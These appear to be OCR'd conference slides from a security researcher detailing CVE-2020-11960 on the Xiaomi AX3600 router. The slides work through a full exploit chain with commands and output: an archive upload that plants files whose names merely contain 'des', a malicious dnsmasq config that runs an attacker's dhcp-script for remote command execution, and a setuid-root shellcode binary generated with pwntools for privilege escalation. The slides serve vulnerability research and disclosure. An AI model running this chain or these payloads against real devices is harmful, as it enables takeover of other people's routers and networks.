
Unpack Procedure issue (CVE-2020-11960)



Brainstorming

Nothing fun happens when things go well, but what if these steps don’t go as supposed?


Unpack Procedure issue (CVE-2020-11960)



Attackers make no difference if can’t even upload a file to the victim(router)

And the procedure won’t continue if the unpack step fails, so we must upload a completely valid .tar.gz archive


Unpack Procedure issue (CVE-2020-11960)



I don’t see there is a chance if it’s a completely valid .tar.gz file

Besides, the archive will be removed immediately if unpack fails.

Unpack Procedure issue (CVE-2020-11960)



But we can control the files in the archive, although with some limitation (first sight: filename must be ended with .mbu or .des)

Unpack Procedure issue (CVE-2020-11960)

```
chaitin@chaitin:~$ cat test.des
I'm still here!
chaitin@chaitin:~$ tar tvf test.tar.gz
-rwxrwxrwx chaitin/chaitin          16 2020-07-09 16:25 test.des
```

```
/tmp # ls -l test.des
-rwxrwxrwx    1 1000     1000              16 Jul  9 16:25 test.des
/tmp # cat test.des
I'm still here!
```

A trival issue:
If the following steps fails, the archive will be removed, but not the files in the archive, which brings a side effect, we can upload a content-controlled file to /tmp, with some limitations with filename.
What more can we do?

Unpack Procedure issue (CVE-2020-11960)

```
chaitin@chaitin:~$ cat new_dir/test.des
I shouldn't be here!
chaitin@chaitin:~$ tar tvf test.tar.gz
-rwxrwxrwx chaitin/chaitin          21 2020-07-09 16:31 new_dir/test.des
```

```
/tmp # ls -l new_dir/test.des
-rwxrwxrwx    1 1000     1000                21 Jul  9 16:31 new_dir/test.des
/tmp # cat new_dir/test.des
I shouldn't be here!
```

- upload a content-controlled file to /tmp, with some limitations with filename
- upload the file to /tmp/some_dir

Unpack Procedure issue (CVE-2020-11960)

Can we break the limitation?
How is this check realized?

filename.contains("des") OR *filename.endswith("des")*

Unpack Procedure issue (CVE-2020-11960)

```
/tmp # ls -l des.xyz
-rwxrwxrwx    1 1000     1000            14 Jul  9 16:38 des.xyz
/tmp # cat des.xyz
I have "des"!
```

- upload a content-controlled file to /tmp, with ~~some~~ little limitations with filename
- upload the file to /tmp/some_dir

Unpack Procedure issue (CVE-2020-11960)

```
/tmp # find . -type d
.
……
./spool/cron
……
./dnsmasq.d
……
./lib/nginx
……
./etc/config
……
```

Select a target…

Unpack Procedure issue (CVE-2020-11960)

```
/tmp # find . -type d
.
……
./spool/cron
……
./dnsmasq.d
……
./lib/nginx
……
./etc/config
……
```

/tmp/spool/cron (symbolic to /var/spool/cron) is a great target, but crontab files must be named after accounts in /etc/passwd, while we still have little limitation with filenames ☹

Unpack Procedure issue (CVE-2020-11960)

```
/tmp # find . -type d
.
……
./spool/cron
……
./dnsmasq.d
……
./lib/nginx
……
./etc/config
……
```

Unpack Procedure issue (CVE-2020-11960)

```
root@XiaoQiang:~# ps w | grep dnsmasq
5411 root 1300 S /usr/sbin/dnsmasq --user=root -C
/var/etc/dnsmasq.conf.cfg01411c -k -x /var/run/dnsmasq/dnsmasq.cfg01411c
......
root@XiaoQiang:~# cat /var/etc/dnsmasq.conf.cfg01411c
......
conf-dir=/tmp/dnsmasq.d
......
root@XiaoQiang:~#
```

dnsmasq will load all .conf files in conf-dir when start. So we can drop our files to /tmp/dnsmasq.d!

But how to restart dnsmasq?
Easy! Any modification of network will restart this service.

Unpack Procedure issue (CVE-2020-11960)

```
chaitin@chaitin:~$ tar tvf exploit.tar.gz
-rwxrwxrwx chaitin/chaitin          54 2020-07-09 17:03 hackdes.sh
-rwxrwxrwx chaitin/chaitin          91 2020-04-27 11:53 dnsmasq.d/mbu.conf
```

```
/tmp # cat /tmp/hackdes.sh
#!/bin/sh
echo "hacked by chaitin!" > /tmp/hacked
/tmp # cat /tmp/dnsmasq.d/mbu.conf
enable-tftp
tftp-root=/etc
tftp-no-fail
tftp-no-blocksize
dhcp-script=/tmp/hackdes.sh
```

Unpack Procedure issue (CVE-2020-11960)

```
chaitin@chaitin:~$ tar tvf exploit.tar.gz
-rwxrwxrwx chaitin/chaitin          54 2020-07-09 17:03 hackdes.sh
-rwxrwxrwx chaitin/chaitin          91 2020-04-27 11:53 dnsmasq.d/mbu.conf
```

```
/tmp # cat /tmp/hackdes.sh
#!/bin/sh
echo "hacked by chaitin!" > /tmp/hacked
/tmp # cat /tmp/dnsmasq.d/mbu.conf
enable-tftp
tftp-root=/etc
tftp-no-fail
tftp-no-blocksize
dhcp-script=/tmp/hackdes.sh
```

Remote Command Execution!

Unpack Procedure issue (CVE-2020-11960)

Quick Q & A

- **Except set the dhcp-script, why bothers to enable tftp?**
    - **To trigger the script.**

```
-6 --dhcp-script=<path>
       Whenever a new DHCP lease is created, or an old one destroyed, or a
TFTP file transfer completes, the executable specified by this option is run.
From http://www.thekelleys.org.uk/dnsmasq/docs/dnsmasq-man.html
```

Unpack Procedure issue (CVE-2020-11960)

- Can we upload malicious files through tftp?
  - No, we can only read file using dnsmasq’s tftp

```
The philosopy was to implement just enough of TFTP to do network boot, aiming
for security and then simplicity. Hence no write operation: it's not needed
for network booting, and it's not secure.
```

From http://lists.thekelleys.org.uk/pipermail/dnsmasq-discuss/2010q1/003558.html

Unpack Procedure issue (CVE-2020-11960)

- There is a similar feature named dhcp-luascript, can we manipulate this?
  - For dnsmasq on AX3600, it’s not supported.

```
root@XiaoQiang:~# dnsmasq -v
Dnsmasq version 2.80 Copyright (c) 2000-2018 Simon Kelley
Compile time options: IPv6 GNU-getopt no-DBus no-i18n no-IDN DHCP no-DHCPv6 no-Lua
TFTP no-conntrack ipset no-auth no-DN
SSEC no-ID loop-detect no-inotify dumpfile
```

Privilege Escalation

```
root@XiaoQiang:/tmp# ls -l test*
-rwxrwxrwx    1 1000     1000            78 Jul  7 18:43 test.des
-rwxrwxrwx    1 1000     1000          1104 Jul  7 18:43 test.mbu

root@XiaoQiang:/tmp# cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false

root@XiaoQiang:/tmp#
```

uid = 1000, who is it?

Privilege Escalation

```
root@XiaoQiang:/tmp# ls -l test*
-rwsrwxrwx    1 root     root            78 Jul  7 18:43 test.des
-rwsrwxrwx    1 root     root          1104 Jul  7 18:43 test.mbu
```

It’s the attackers’ uid on his own machine and the file attribute is also reserved. We don’t know the exact reason now, but we can leverage it. It’s a classical local privilege escalation primitive


Privilege Escalation

```
root@XiaoQiang:/tmp# mount
……
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime)
……
ubi1_0 on /etc type ubifs (rw,relatime)
……
root@XiaoQiang:/tmp#
```

Privilege Escalation


```
root@XiaoQiang:/tmp# mount
……
tmpfs on /tmp type tmpfs (rw,nosuid,nodev,noatime)
……
ubi1_0 on /etc type ubifs (rw,relatime)
……
root@XiaoQiang:/tmp# ls -l /tmp/spool/cron/
lrwxrwxrwx 1 root root 13 Aug 20 17:32 crontabs -> /etc/crontabs
```

Privilege Escalation




Escalation using suid shell script has been a history

Privilege Escalation



```python
from pwn import *
context.log_level = "critical"
context.binary = "./busybox"

sc = asm(shellcraft.setresgid(0, 0, 0))
sc += asm(shellcraft.setresuid(0, 0, 0))

# execve("/bin/sh", ["sh", 0])
sc += asm(shellcraft.pushstr("/bin/sh\0"))
sc += asm("MOV X0, SP")
sc += asm(shellcraft.pushstr("sh\0"))
sc += asm("EOR X2, X2, X1")
sc += asm("MOV X14, X2")
sc += asm("STR X2, [SP, #-16]!")
sc += asm("ADD X1, SP, #16")
sc += asm("MOV X14, X1")
sc += asm("STR X1, [SP, #-16]!")
sc += asm("MOV X1, SP")
sc += asm("MOV X8, #221")
sc += asm("SVC #0")

print(make_elf(sc, strip = True, extract = False))
```




提示信息

文件过大

